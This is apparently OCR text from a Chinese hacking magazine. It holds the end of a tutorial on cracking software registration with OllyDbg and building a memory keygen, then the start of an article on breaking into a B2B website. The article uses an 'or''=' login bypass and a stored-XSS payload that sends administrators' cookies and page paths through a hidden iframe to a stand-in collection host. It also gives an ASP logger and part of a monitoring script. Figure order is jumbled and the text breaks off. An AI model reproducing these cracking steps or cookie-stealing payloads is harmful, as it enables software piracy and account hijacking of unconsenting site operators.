


图 3




图 4




图 5




图 6

不会的读者们可以看看以前的杂志。壳脱掉以后再用PEID扫描下，显示结果如图3所示。




图 7




图 8

原来软件是用Delphi编写的，至此我们已经收集完了软件的基本信息，下面就可以着手进行破解工作了。我们用OD载入脱壳以后的软件，然后在汇编窗口的空白处按鼠标右键依次选择**“超级字符参考”－“查找ASCII”**，结果如图4所示。

我们双击“未购买用户”这条字串来到对应代码处，往上拉来到4C2720处下一个断点，如图5所示。

下好断点之后，我们F9运行软件，发现软件断在了我们下的断点处。我们用F8单步往下走，当走过4C27AF这句以后，我们发现寄存器窗口的EDX中出现了一串可疑的字符串，如图6所示。




图 10

难道这个就是真正的注册码么？我们用这个来注册一下试试看吧。打开软件，输入以后重新启动软件，发现左上角的“未注册用户”字样已经消失了。打开“软件注册”窗口，发现已经成功注册了，如图7所示。




图 9

这里由于作者的保护措施做得不够到位，导致我们在不知道软件算法的情况下，仍然可以成功注册软件，由此可见明码比较对于一个软件的危害性。下面我们再来看看对于明码比较的软件，如何制作内存注册机。

制作内存注册机，我们一般使用keymake这款软件（*有些杀毒软件可能会把它当做病毒处理，大家放心用就是了*），界面如图8所示。

我们点击“其它”，选择“内存注册机”，会打开如图9所示的窗口。

我们首先点击“程序名称”旁边的“浏览”，选择好软件的主程序。在右边的“注册码”这里，选择“内存方式”，勾上“寄存器”，选择EDX。再点击左下方的“添加”按钮，配置如图10所示。




图 11

配置完毕点击“添加”，然后在图9的界面中点击“生成”，给你的注册机取个名字，一个内存注册机就做好了。然后在软件的同一目录下，打开我们的内存注册机，显示如图11所示。

很明显，注册机中显示的就是对应用户名nohack的注册码。

到了这里，我们这期的内容也就接近尾声了。最后总结一下我们这期所讲的内容，首先通过一个实例了解了如何在算法流程中找到真正的注册码。当然不是所有的注册码都在同一个位置，这就需要我们依据具体情况去具体分析了。随后我们学会了如何用keymake来制作内存注册机，大家可以好好地熟悉下操作。

这一期的内容我给大家做了一个录像，如果有什么不明白的地方可以对照着录像来学习。下一期也就是我们这个系列的最后一期了，届时我将会给大家讲解如何进行算法分析。好了，我们下期再见。

编辑点评： *一个通俗易懂的破解系列文章，大家是否每期都在学习，不断地积累知识呢？*



西线首语：

这个月编辑文章时，是我一生中最悲惨的时候呀。先是重感冒，接下来食物中毒，脸肿成个猪头，还是满脸带疙瘩的猪头。打了几天针，肿是消了，脸的皮肤成花的了。红一块紫一块黑一块的，估计完全变回我本人要一个月。我在想，幸亏我结婚早，要不然这找不着老婆了。大家以为这是最惨的吗？不，最惨的是这一切还发生在我生日。这期文章还是不错的，可是我心情太坏了，点评也写得很随手，对不起大家了。

曲折的XSS

文/NetPatch

好久没写文章了，为了能请老婆吃牛排，这次NetPatch给大家带来一篇技巧性的文章，扩展下新手的思路。

目标是一个B2B网站，朋友想要一份源代码，让我帮忙看看。于是连上VPN，再用SOCK5打开朋友给的URL，一个要求输入密码的验证页面出现在我眼帘，如图1所示。

看了下地址www.xxxxxx.com/iplogin.asp看来是一个控制IP访问的验证。于是，习惯性的打了'or''='（号称万能密




图 1

码^_^），嘿嘿，居然进去了，如图2所示。




图 2

看来这个地方存在注射点呀，来，我们看看能否爆点敏感信息出来（具体过程就不描述了，不然真有骗稿费的嫌疑了）。十分钟过去了，我放弃了从这个点跑表的想法。因为我猜完我字典里所有的表名也没见一个成功的。或许这个点只是连接砟IP的数据库吧（后来进去后，证实了我的想法）。

于是开始对整个站点进行地毯式的探测，用WSCAN进行敏感文件及目录扫描。在漫长的等待中，GOOGLE加手工也测试了几个地方，没发现好用的注射点，除了订单和留言外，没发现比较好的突破口。当WSCAN扫描结束后，我郁闷了，ewebeditor被阉割的差不多了，Eweb的默认数据库下载回来看了，也没被黑过的痕迹，WSCAN也没找到后台。只有几个可以GOOGLE出来的页面（图3）。

被逼无奈，只能采用旁注了。可是当用BING查完该IP所绑定的域名，发现上面清一色一样类型的站点。手工测试了所有EWEBEDITOR目录，都一样被阉割了。测试了注射上面的，基本无功而返。心想或许，这整个服务器都是如此。陷入困境，没办法，只能重新整理头绪。突然想到，B2B嘛，订单和客户的留言肯定是比较重要的信息的，管理员应该会定期查看。如果有XSS的话，那不是可以搞到后台。说干就干。

说到这种黑盒的存储型跨站，只能碰运气了，如果对方进行处理了，那就暴露了。不过由于对方是B2B的销售人员，估计对这方面也不大懂吧，豁出去了（PS：敏感目标别这样盲目测试，除非真的无路可走了）。

先构思下我们的XSS功能：

1．首先需要获取目标当前路径
2．其次获取对方COOKIE或SESSION
3．获取这两个信息后，发送到我们指定的地方
4．由于SESSION有时效性，我们需要做好及时通知

为了不暴露自己更多信息，我决定采用定时监控形式，一旦获取到路径和COOKIE，就报警。

1）js中，可以用window.location.pathname来获取路径
2）用document.cookie获取COOKIE或SESSION
3）用document.createElement动态创建一个框架GET形式发送数据

准备的跨站代码如下：

```
http://www.xxxxxx.com/1.js(选择尽可能短的域名)
var str=escape(window.location.pathname);
cv=escape(document.cookie);
function f()
{
    ifm=document.createElement("IFRAME");
    document.body.appendChild(ifm);
    ifm.width=0;
    ifm.height=0;
    ifm.src="http://www.xxxxxx.com/1.asp?s="+str+"|"+cv;
}
setTimeout(f,"1000");
```

http://www.xxxxxx.com/1.asp 的内容如下（用来接收信息）：

```
<%
s=request("s")
if s <> "" then
set fso=Server.CreateObject("Scripting.FileSystemObject")
with fso.opentextfile(server.mappath("1.txt"),8,true)
.writeline s
.close
```




图 3

```
End with
end if
%>
```

check.vbs 监控脚本如下：

```
Do Until check_url=true
    If check() <> 200 Then
            WSH.stdout.Write Chr(13)&"nothing"&chr(8)
            check()
    Else
